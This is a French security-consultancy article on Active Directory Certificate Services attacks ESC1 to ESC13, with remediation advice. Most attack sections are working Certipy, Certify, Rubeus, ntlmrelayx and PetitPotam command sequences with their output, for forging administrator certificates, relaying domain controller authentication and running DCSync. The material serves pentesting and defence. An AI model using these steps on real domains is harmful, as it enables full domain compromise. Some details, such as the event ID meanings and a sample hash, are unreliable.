AYI NEDJIMI Consultants

Exploitation Active Directory Certificate Services (ADCS)

Catégorie : Articles Techniques Lecture : 10 min Publié le : 15/02/2026 Auteur : Ayi NEDJIMI

Attaques ESC1 a ESC13 sur ADCS, enumeration avec Certipy et Certify, NTLM relay vers web enrollment et remediation PKI Active Directory. Guide.

Cette analyse detaillee de Exploitation Active Directory Certificate Services (ADCS) s'appuie sur les retours d'experience d'equipes de securite confrontees quotidiennement aux menaces actuelles. Les methodologies presentees couvrent l'ensemble du cycle de vie de la securite, de la detection initiale a la remediation complete, en passant par l'investigation forensique et le durcissement des configurations. Les recommandations sont directement applicables dans les environnements de production et tiennent compte des contraintes operationnelles rencontrees par les equipes techniques sur le terrain. Les outils et techniques presentes ont ete valides dans des contextes reels d'incidents et de tests d'intrusion. La mise en oeuvre d'une strategie de defense en profondeur reste essentielle face a l'evolution constante du paysage des menaces, en combinant prevention, detection et capacite de reponse rapide aux incidents de securite.

Cette analyse technique de Exploitation Active Directory Certificate Services (ADCS) s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels.

Table des matieres

Auteur : Ayi NEDJIMI **Date :** 15 fevrier 2026

1. Introduction ADCS

Active Directory Certificate Services (ADCS) est le composant PKI (Public Key Infrastructure) integre a l'ecosysteme Microsoft Active Directory. Deploye dans la majorite des grandes entreprises pour l'emission de certificats numeriques, ADCS gere l'authentification par certificat, le chiffrement des communications, la signature de code et la securisation des acces VPN et Wi-Fi. Son integration profonde avec Active Directory en fait un composant critique de l'infrastructure de securite.

En juin 2021, les chercheurs Will Schroeder et Lee Christensen ont publie le white paper "Certified Pre-Owned", revelant une serie de misconfigurations exploitables dans ADCS, cataloguees comme ESC1 a ESC8. Depuis, la recherche a continue et de nouvelles techniques (ESC9 a ESC13) ont ete decouvertes, etendant considerablement la surface d'attaque. Les compromissions via ADCS sont devenues l'un des vecteurs d'escalade de privileges les plus utilises en tests d'intrusion Active Directory.

Cet article fournit une analyse technique exhaustive de l'ensemble des attaques ESC1 a ESC13 sur ADCS, de leur enumeration avec les outils Certipy et Certify, et des strategies de remediation pour securiser votre infrastructure PKI Active Directory.

Notre avis d'expert
Le Security by Design est souvent invoqué, rarement pratiqué. Intégrer la sécurité dès la conception coûte 6 fois moins cher que de corriger en production. Nos audits d'architecture montrent que les choix techniques des premières sprints conditionnent la posture de sécurité pour des années.

Combien de vos contrôles de sécurité ont été testés en conditions réelles cette année ?

2. Architecture PKI Active Directory

Composants de l'infrastructure ADCS

L'architecture ADCS est composee de plusieurs elements interconnectes qui forment la chaine de confiance PKI :

- **CA (Certificate Authority)** : Le serveur d'autorite de certification qui emet les certificats. Il existe deux types : Enterprise CA (integree a AD, recommandee) et Standalone CA (independante). L'Enterprise CA utilise les templates de certificats et s'integre avec les politiques de groupe.
- **Certificate Templates** : Modeles pre-configures definissant les proprietes des certificats emis : usage (authentification, chiffrement, signature), duree de validite, taille de cle, algorithme, et surtout les permissions d'enrollment et les extensions autorisees.
- **Enrollment Services** : Interfaces permettant aux utilisateurs et aux machines de demander des certificats. Incluent l'enrollment web (certsrv), l'auto-enrollment via GPO, et le Certificate Enrollment Policy (CEP) web service.

- **CRL/OCSP** : Mecanismes de revocation : Certificate Revocation List (CRL) publiee periodiquement, et Online Certificate Status Protocol (OCSP) pour la verification en temps reel.
- **NTAuth Store** : Conteneur AD stockant les certificats CA autorises pour l'authentification par certificat (PKINIT/Smartcard Logon). Un certificat CA dans le NTAuth store permet l'authentification Kerberos via certificat.

```
# Structure ADCS dans Active Directory
# CN=Public Key Services,CN=Services,CN=Configuration,DC=domain,DC=com

CN=Public Key Services
    +-- CN=AIA                    # Authority Information Access
    +-- CN=CDP                    # CRL Distribution Points
    +-- CN=Certificate Templates  # Templates de certificats
    +-- CN=Enrollment Services    # CAs Enterprise enregistrees
    +-- CN=KRA                    # Key Recovery Agents
    +-- CN=NTAuthCertificates     # CAs autorisees pour auth

# Verification de la configuration ADCS
$ certutil -TCAInfo
Enterprise Root CA:
    dc01.domain.com\DOMAIN-CA
    Server: dc01.domain.com
    Templates: User, Machine, DomainController, WebServer...
    Status: Online

# Lister les templates disponibles
$ certutil -catemplates
User: User
Machine: Machine
DomainController: DomainController
WebServer: WebServer
SmartcardLogon: Smartcard Logon
CodeSigning: Code Signing
...
```

Authentification par certificat (PKINIT)

PKINIT (Public Key Cryptography for Initial Authentication in Kerberos) est l'extension Kerberos permettant l'authentification par certificat. C'est le mecanisme que les attaques ADCS exploitent pour obtenir un TGT (Ticket Granting Ticket) Kerberos au nom d'un autre utilisateur. Le flux PKINIT fonctionne ainsi : Pour approfondir, consultez Web3 Security : Audit de Smart Contracts Solidity.

1. Le client genere une paire de cles et obtient un certificat avec l'extension Client Authentication ou Smart Card Logon.
2. Le client envoie un AS-REQ Kerberos au KDC avec le certificat et une preuve de possession de la cle privee (signature).
3. Le KDC verifie la signature, valide la chaine de certificats, et verifie que le SAN (Subject Alternative Name) ou le subject du certificat correspond a un compte AD.
4. Le KDC emet un TGT au nom de l'utilisateur identifie dans le certificat.

Point critique : Si un attaquant obtient un certificat valide avec un SAN pointant vers un compte privilegee (ex: Administrator), le KDC emettra un TGT pour ce compte. C'est le fondement des attaques ESC1, ESC6 et ESC9-11.

---

3. ESC1 a ESC4 : Misconfiguration des Templates

ESC1 : SAN Misconfiguration

ESC1 est la vulnerabilite ADCS la plus courante et la plus critique. Elle se produit lorsqu'un template de certificat permet au demandeur de specifier un Subject Alternative Name (SAN) arbitraire, tout en etant utilisable pour l'authentification.

Conditions d'exploitation :

- Le template autorise l'enrollment pour les utilisateurs du domaine (ou un groupe auquel l'attaquant appartient)
- Le flag CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT (ENROLLEE_SUPPLIES_SUBJECT) est active dans le template
- Le template permet l'authentification client (EKU Client Authentication ou Smart Card Logon)
- L'approbation du manager n'est pas requise (pas d'etape de validation)

```
# ESC1 : Exploitation avec Certipy
# Enumeration des templates vulnerables

$ certipy find -u user@domain.com -p 'Password123' -dc-ip 10.0.0.1
[*] Finding certificate templates
[*] Found 42 certificate templates
[!] Template 'VulnerableTemplate' is vulnerable to ESC1
    - Enrollment Rights: Domain Users
    - Client Authentication: True
    - Enrollee Supplies Subject: True
    - Requires Manager Approval: False

# Demande d'un certificat avec SAN arbitraire
$ certipy req -u user@domain.com -p 'Password123' \
    -ca 'DOMAIN-CA' \
    -template 'VulnerableTemplate' \
    -upn 'administrator@domain.com' \
    -dc-ip 10.0.0.1

[*] Requesting certificate
[*] Certificate requested successfully
[*] Got certificate with UPN 'administrator@domain.com'
[*] Saved to administrator.pfx

# Authentification avec le certificat obtenu
$ certipy auth -pfx administrator.pfx -dc-ip 10.0.0.1

[*] Using principal: administrator@domain.com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to administrator.ccache
[*] NT hash for 'administrator': aad3b435b51404eeaad3b435b51404ee
```

ESC2 : Any Purpose EKU

ESC2 est similaire a ESC1 mais concerne les templates avec un Extended Key Usage (EKU) configure comme "Any Purpose" (OID 2.5.29.37.0) ou sans EKU du tout (SubCA). Un certificat sans restriction EKU peut etre utilise pour n'importe quel usage, y compris l'authentification client.

Cas concret
L'attaque sur SolarWinds Orion (2020) a illustré les limites des architectures de sécurité traditionnelles. L'insertion d'une backdoor dans le processus de build du logiciel a contourné toutes les couches de défense, rappelant que la supply-chain logicielle est un vecteur de menace de premier ordre.

ESC3 : Enrollment Agent

ESC3 exploite les templates permettant de demander un certificat d'Agent d'Enrollment. Un Enrollment Agent peut ensuite demander des certificats au nom d'autres utilisateurs, y compris des administrateurs :

```
# ESC3 : Attaque en deux etapes

# Etape 1: Obtenir un certificat Enrollment Agent
$ certipy req -u user@domain.com -p 'Password123' \
    -ca 'DOMAIN-CA' \
    -template 'EnrollmentAgent'

[*] Got Enrollment Agent certificate
[*] Saved to enrollment_agent.pfx

# Etape 2: Utiliser le certificat EA pour demander
# un certificat au nom de l'administrateur
$ certipy req -u user@domain.com -p 'Password123' \
    -ca 'DOMAIN-CA' \
    -template 'User' \
    -on-behalf-of 'domain\administrator' \
    -pfx enrollment_agent.pfx

[*] Requesting certificate on behalf of 'domain\administrator'
[*] Got certificate for 'administrator@domain.com'
[*] Saved to administrator.pfx
```

ESC4 : ACL Abuse sur les Templates

ESC4 concerne les cas ou un utilisateur non privilegie dispose de droits d'ecriture sur un objet template de certificat dans Active Directory. L'attaquant peut alors modifier le template pour le rendre vulnerable a ESC1 : Pour approfondir, consultez C2 Frameworks Modernes : Mythic, Havoc, Sliver et Détection.

```
# ESC4 : Modification d'un template via ACL abuse

# Verification des ACLs sur les templates
$ certipy find -u user@domain.com -p 'Password123' \
    -vulnerable -stdout

[!] Template 'SecureTemplate' - ACL vulnerability (ESC4)
    - Write Owner: Domain Users
    - Write DACL: Domain Users
    - Write Property: Domain Users

# Modification du template pour activer ENROLLEE_SUPPLIES_SUBJECT
# et ajouter Client Authentication EKU
$ certipy template -u user@domain.com -p 'Password123' \
    -template 'SecureTemplate' \
    -save-old \
    -dc-ip 10.0.0.1

[*] Saved old template configuration
[*] Modified template to enable ESC1
[*] ENROLLEE_SUPPLIES_SUBJECT: Enabled
[*] EKU: Client Authentication added

# Exploitation ESC1 standard sur le template modifie
$ certipy req -u user@domain.com -p 'Password123' \
    -ca 'DOMAIN-CA' \
    -template 'SecureTemplate' \
    -upn 'administrator@domain.com'

# Restauration du template original (cleanup)
$ certipy template -u user@domain.com -p 'Password123' \
    -template 'SecureTemplate' \
    -configuration old_config.json
```

Votre processus de patch management couvre-t-il l'ensemble de votre parc applicatif ?

4. ESC5 a ESC8 : Relay, Enrollment Agent et Web Enrollment

ESC5 : ACL Abuse sur les objets PKI

ESC5 etend ESC4 aux autres objets PKI dans Active Directory : l'objet CA, le conteneur NTAuthCertificates, et le conteneur Certificate Templates. Un attaquant avec des droits d'ecriture sur ces objets peut modifier la configuration de la CA ou ajouter des certificats de confiance :

ESC6 : EDITF_ATTRIBUTESUBJECTALTNAME2

ESC6 exploite le flag EDITF_ATTRIBUTESUBJECTALTNAME2 sur la CA. Quand ce flag est active, la CA permet au demandeur de specifier un SAN arbitraire dans n'importe quelle demande de certificat, meme si le template ne le permet pas normalement. Ce flag transforme effectivement tous les templates en templates vulnerables a ESC1.

```
# ESC6 : Verification du flag EDITF_ATTRIBUTESUBJECTALTNAME2

# Avec certutil (depuis la CA ou un poste admin)
$ certutil -config "DC01\DOMAIN-CA" -getreg policy\EditFlags
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\DOMAIN-
CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy
  EditFlags REG_DWORD = 0x15014e  (EDITF_ATTRIBUTESUBJECTALTNAME2 est le bit 0x40000)
  # Si le resultat & 0x40000 != 0 -> VULNERABLE

# Avec Certipy
$ certipy find -u user@domain.com -p 'Password123' -dc-ip 10.0.0.1
[!] CA 'DOMAIN-CA' has EDITF_ATTRIBUTESUBJECTALTNAME2 enabled (ESC6)

# Exploitation : Demander un certificat avec n'importe quel template
# en ajoutant un SAN via les attributs de la requete
$ certipy req -u user@domain.com -p 'Password123' \
    -ca 'DOMAIN-CA' \
    -template 'User' \
    -upn 'administrator@domain.com'
```

ESC7 : Vulnerable CA Access Control

ESC7 concerne les cas ou un utilisateur dispose du droit ManageCA ou ManageCertificates sur la CA. Ces droits permettent respectivement de modifier la configuration de la CA (et d'activer ESC6) ou d'approuver des demandes de certificats en attente.

ESC8 : NTLM Relay vers le Web Enrollment

ESC8 exploite le service d'enrollment web ADCS (certsrv) qui accepte l'authentification NTLM sans protection EPA (Extended Protection for Authentication). Un attaquant peut forcer un controleur de domaine a s'authentifier aupres de lui (via PetitPotam, PrinterBug, etc.) puis relayer cette authentification vers le service web d'enrollment pour obtenir un certificat au nom du DC :

```
# ESC8 : NTLM Relay vers ADCS Web Enrollment

# Etape 1: Demarrer le serveur de relay pointant vers certsrv
$ ntlmrelayx.py -t http://ca.domain.com/certsrv/certfnsh.asp \
    -smb2support \
    --adcs \
    --template DomainController

[*] NTLM relay started
[*] Targets: http://ca.domain.com/certsrv/certfnsh.asp

# Etape 2: Forcer l'authentification du DC avec PetitPotam
$ python3 PetitPotam.py attacker_ip dc01.domain.com

[*] Sending EfsRpcOpenFileRaw request to DC01
[+] DC01 connected back!

# Le relay s'execute automatiquement
[*] Relaying NTLM auth from DC01$ to ADCS
[*] Certificate requested successfully
[*] Got certificate for DC01$
[*] Base64 certificate saved to dc01.b64

# Etape 3: Utiliser le certificat pour obtenir le TGT du DC
$ certipy auth -pfx dc01.pfx -dc-ip 10.0.0.1

[*] Got TGT for DC01$
[*] Running DCSync...
[*] administrator:aad3b435b51404eeaad3b435b51404ee:...
```

---

5. ESC9 a ESC13 : Nouvelles Techniques 2024-2026

ESC9 : No Security Extension (CT_FLAG_NO_SECURITY_EXTENSION)

ESC9, decouverte par Oliver Lyak (createur de Certipy), exploite le flag CT_FLAG_NO_SECURITY_EXTENSION (0x80000) sur un template de certificat. Ce flag supprime l'inclusion du SID de l'objet AD dans le certificat (extension szOID_NTDS_CA_SECURITY_EXT). Sans cette extension, le KDC ne peut pas verifier que le certificat appartient bien a l'utilisateur qui l'utilise, permettant un abus de mapping.

```
# ESC9 : Exploitation via GenericWrite + No Security Extension

# Pre-requis:
# 1. GenericWrite sur un utilisateur cible
# 2. Template avec CT_FLAG_NO_SECURITY_EXTENSION
# 3. Template avec EKU Client Authentication
# 4. StrongCertificateBindingEnforcement != 2 sur le DC

# Etape 1: Modifier le UPN de la victime
$ certipy shadow auto -u attacker@domain.com -p 'Password' \
    -account victim -dc-ip 10.0.0.1

# Etape 2: Changer le UPN de victim pour administrator
$ certipy account update -u attacker@domain.com -p 'Password' \
    -user victim -upn administrator@domain.com

# Etape 3: Demander un certificat avec le template vulnerable
$ certipy req -u victim@domain.com -hashes :victim_hash \
    -ca 'DOMAIN-CA' \
    -template 'ESC9Template'

# Le certificat est emis pour administrator@domain.com
# car le UPN de victim a ete modifie

# Etape 4: Restaurer le UPN original et s'authentifier
$ certipy account update -u attacker@domain.com -p 'Password' \
    -user victim -upn victim@domain.com

$ certipy auth -pfx administrator.pfx -domain domain.com
```

ESC10 : Weak Certificate Mapping

ESC10 exploite les configurations de mapping de certificats faibles sur les controleurs de domaine. Quand StrongCertificateBindingEnforcement est configure a 0 (desactive) ou 1 (mode compatibilite), le KDC accepte des mappings moins stricts entre les certificats et les comptes AD, permettant a un attaquant avec GenericWrite sur un compte de demander un certificat pour un autre utilisateur. Pour approfondir, consultez OAuth 2.1 : Nouvelles Protections et Migration.

ESC11 : NTLM Relay vers ICPR (RPC)

ESC11 est le successeur de ESC8, ciblant l'interface RPC ICertPassage (ICPR) au lieu du web enrollment. Cette interface est utilisee par defaut pour les demandes de certificats et est souvent accessible meme quand le web enrollment n'est pas deploye. Si la CA n'exige pas la signature des requetes (IF_ENFORCEENCRYPTICERTREQUEST non active), l'authentification NTLM peut etre relayee :

```
# ESC11 : Relay NTLM vers ICPR (certipy relay)

# Verification de la configuration
$ certipy find -u user@domain.com -p 'Password' -dc-ip 10.0.0.1
[!] CA 'DOMAIN-CA' - ESC11 vulnerable
    IF_ENFORCEENCRYPTICERTREQUEST: Disabled
    Interface: ICertPassage (RPC)

# Demarrage du relay
$ certipy relay -ca ca.domain.com -template DomainController

# Declenchement de l'authentification (PetitPotam, etc.)
$ python3 PetitPotam.py attacker_ip dc01.domain.com

[*] Relaying to CA via RPC (ICPR)
[+] Certificate obtained for DC01$
```

ESC12 et ESC13 : Dernieres decouvertes

ESC12 (Shell Access to CA) : Si un attaquant dispose d'un acces shell (RDP, WinRM) sur le serveur hebergeant la CA, il peut extraire la cle privee de la CA directement depuis le store de certificats Windows. Avec la cle privee de la CA, l'attaquant peut emettre n'importe quel certificat pour n'importe quel utilisateur, y compris le Domain Admin.

ESC13 (Issuance Policy OID Group Link) : Decouverte en 2024, ESC13 exploite le mecanisme de OID Group Link dans les Issuance Policies. Si un template de certificat contient une Issuance Policy liee a un groupe AD privilegee, un certificat emis avec ce template peut accorder les droits de ce groupe. L'attaquant peut ainsi obtenir les privileges d'un groupe de securite uniquement en demandant un certificat avec le bon template.

```
# ESC13 : Exploitation via Issuance Policy OID Group Link

# Enumeration avec Certipy
$ certipy find -u user@domain.com -p 'Password' -dc-ip 10.0.0.1
[!] Template 'PolicyTemplate' - ESC13 Vulnerable
    - Issuance Policy: 1.3.6.1.4.1.311.21.8.xxx
    - OID Group Link: CN=Domain Admins,CN=Users,DC=domain,DC=com
    - Enrollment Rights: Domain Users

# Demande de certificat
$ certipy req -u user@domain.com -p 'Password' \
    -ca 'DOMAIN-CA' \
    -template 'PolicyTemplate'

# Le certificat contient l'Issuance Policy liee au groupe Domain Admins
# L'authentification avec ce certificat octroie les privileges DA

$ certipy auth -pfx policy_cert.pfx -dc-ip 10.0.0.1
[*] TGT obtained with Domain Admins group membership
```

---

6. Enumeration avec Certipy et Certify

Certipy : Enumeration complete

```
# Certipy - Outil Python pour l'audit ADCS
# https://github.com/ly4k/Certipy

# Enumeration complete avec rapport
$ certipy find -u user@domain.com -p 'Password' \
    -dc-ip 10.0.0.1 \
    -vulnerable \
    -stdout \
    -old-bloodhound

# Sortie typique:
Certificate Authorities:
  CA Name: DOMAIN-CA
  DNS Name: ca.domain.com
  Certificate Subject: CN=DOMAIN-CA, DC=domain, DC=com
  Web Enrollment: Enabled (HTTP)
  EDITF_ATTRIBUTESUBJECTALTNAME2: Disabled
  IF_ENFORCEENCRYPTICERTREQUEST: Disabled (ESC11!)

Vulnerable Certificate Templates:
  Template: VulnTemplate1 (ESC1)
    - Enrollment Rights: Domain Users
    - Client Auth: True
    - Enrollee Supplies Subject: True
    - Manager Approval: False

  Template: AgentTemplate (ESC3)
    - Enrollment Rights: Domain Users
    - EKU: Certificate Request Agent

  Template: NoSecExt (ESC9)
    - CT_FLAG_NO_SECURITY_EXTENSION: True
    - EKU: Client Authentication

# Export pour BloodHound (integration CE/BHv5)
$ certipy find -u user@domain.com -p 'Password' \
    -dc-ip 10.0.0.1 \
    -old-bloodhound
[*] Saved BloodHound data to 20260215_certipy.zip

# Dans BloodHound CE, les chemins d'attaque ADCS sont visualises:
# User -> ESC1 -> Template -> CA -> Domain Admin
```

Certify : Outil .NET natif

```
# Certify - Outil .NET de GhostPack
# https://github.com/GhostPack/Certify

# Enumeration des templates vulnerables
PS> .\Certify.exe find /vulnerable

[*] Action: Find certificate templates
[*] Using current user's DC: dc01.domain.com
[*] Enumerating templates...

[!] Vulnerable template found!
    Template Name: VulnTemplate
    Schema Version: 2
    Validity Period: 1 year
    Enrollment Permissions:
        Domain Users (S-1-5-21-...-513)
    Client Authentication: True
    CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT: True
    Requires Manager Approval: False

# Demande de certificat
PS> .\Certify.exe request /ca:dc01.domain.com\DOMAIN-CA \
    /template:VulnTemplate \
    /altname:administrator

[*] Certificate requested
[*] Request ID: 42
[*] Certificate downloaded
[*] cert.pem and cert.key saved

# Conversion en PFX
$ openssl pkcs12 -in cert.pem -inkey cert.key -export -out admin.pfx

# Utilisation avec Rubeus pour obtenir un TGT
PS> .\Rubeus.exe asktgt /user:administrator \
    /certificate:admin.pfx \
    /password:password /ptt

[*] Action: Ask TGT
[*] Using PKINIT with certificate
[+] TGT request successful!
[+] Ticket imported into current session
```

---

7. Remediation et Hardening

Remediations par ESC

ESC	Remediation	Priorite
ESC1	Desactiver ENROLLEE_SUPPLIES_SUBJECT sur tous les templates avec Client Auth. Utiliser le SAN depuis AD.	Critique
ESC2	Restreindre les templates Any Purpose/SubCA aux seuls administrateurs PKI.	Critique
ESC3	Limiter les Enrollment Agents. Configurer les restrictions d'agent sur la CA.	Eleve
ESC4	Auditer et restreindre les ACLs sur les objets templates. Seuls les admins PKI doivent avoir Write.	Critique
ESC6	Desactiver EDITF_ATTRIBUTESUBJECTALTNAME2 : certutil -config "CA" -setreg policy\EditFlags -EDITF_ATTRIBUTESUBJECTALTNAME2	Critique
ESC8	Activer EPA sur le web enrollment. Desactiver HTTP, forcer HTTPS. Mieux: desactiver le web enrollment si non necessaire.	Critique
ESC9-10	Configurer StrongCertificateBindingEnforcement = 2 sur tous les DCs (KB5014754).	Critique
ESC11	Activer IF_ENFORCEENCRYPTICERTREQUEST sur la CA pour exiger le chiffrement RPC.	Eleve
ESC13	Auditer les Issuance Policies et supprimer les OID Group Links non necessaires.	Eleve

Checklist de durcissement ADCS

- Auditer tous les templates de certificats avec Certipy ou PSPKIAudit regulierement.
- Appliquer le principe de moindre privilege sur les permissions d'enrollment.
- Activer l'approbation manager pour les templates sensibles.
- Configurer StrongCertificateBindingEnforcement = 2 sur tous les DCs.
- Desactiver le web enrollment si non necessaire.
- Monitorer les evenements 4886 (Certificate Manager approved) et 4887 (Certificate Request denied).
- Surveiller les nouvelles demandes de certificats avec des SAN inhabituels.
- Proteger les serveurs CA comme des Tier 0 assets.

Pour approfondir ce sujet, consultez notre outil open-source vulnerability-management-tool qui facilite la gestion centralisée des vulnérabilités.

Questions frequentes

Comment ce sujet impacte-t-il la securite des organisations ?

Ce sujet a un impact significatif sur la securite des organisations car il touche aux fondamentaux de la protection des systemes d'information. Les entreprises doivent evaluer leur exposition, mettre en place des mesures preventives adaptees et former leurs equipes pour faire face aux risques associes a cette problematique.

Quelles sont les bonnes pratiques recommandees par les experts ?

Les experts recommandent une approche basee sur les risques, incluant l'evaluation reguliere de la posture de securite, la mise en place de controles techniques et organisationnels, la formation continue des equipes et l'adoption des referentiels de securite reconnus comme ceux du NIST, de l'ANSSI et de l'OWASP.

Pourquoi est-il important de se former sur ce sujet en 2026 ?

En 2026, la maitrise de ce sujet est devenue incontournable face a l'evolution constante des menaces et des exigences reglementaires. Les professionnels de la cybersecurite doivent maintenir leurs competences a jour pour proteger efficacement les actifs numeriques de leur organisation et repondre aux obligations de conformite. Pour approfondir, consultez Sécurité Mobile Offensive : Android et iOS en 2026.

Sources et références : MITRE ATT&CK · CERT-FR

8. Conclusion


Active Directory Certificate Services est devenu l'un des vecteurs d'escalade de privileges les plus exploites dans les environnements Active Directory. Les techniques ESC1 a ESC13 demontrent que les misconfigurations ADCS sont a la fois frequentes et critiques, permettant souvent une compromission totale du domaine en quelques etapes.

L'evolution constante des techniques d'attaque (ESC9-ESC13 decouvertes entre 2023 et 2025) souligne l'importance d'une veille active et d'un audit regulier de l'infrastructure PKI. Les outils comme Certipy et Certify rendent l'enumeration accessible, mais la remediation necessite une comprehension approfondie de l'architecture ADCS et de ses interactions avec Active Directory et Kerberos.

Les organisations doivent traiter leurs serveurs CA comme des actifs Tier 0 au meme titre que les controleurs de domaine. La mise en place d'une surveillance continue des demandes de certificats, l'application stricte du principe de moindre privilege sur les templates et les permissions, et l'activation du strong certificate binding sont des mesures essentielles pour reduire significativement la surface d'attaque ADCS.

Partagez cet Article

Cet article vous a ete utile ? Partagez-le avec votre reseau professionnel !



Partager sur X

Partager sur LinkedIn

Ayi NEDJIMI

Expert en Cybersécurité & Intelligence Artificielle

Consultant senior avec plus de 15 ans d'expérience en sécurité offensive, audit d'infrastructure et développement de solutions IA. Certifié OSCP, CISSP, ISO 27001 Lead Auditor et ISO 42001 Lead Implementer. Intervient sur des missions de pentest Active Directory, sécurité Cloud et conformité réglementaire pour des grands comptes et ETI.

LinkedIn Profil complet Tous ses articles

Références et ressources externes

- OWASP Testing Guide — Guide de référence pour les tests de sécurité web
- MITRE ATT&CK T1649 — Steal or Forge Authentication Certificates
- PortSwigger Academy — Ressources d'apprentissage en sécurité web
- CWE — Common Weakness Enumeration — catalogue de faiblesses logicielles
- NVD — National Vulnerability Database — base de vulnérabilités du NIST

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr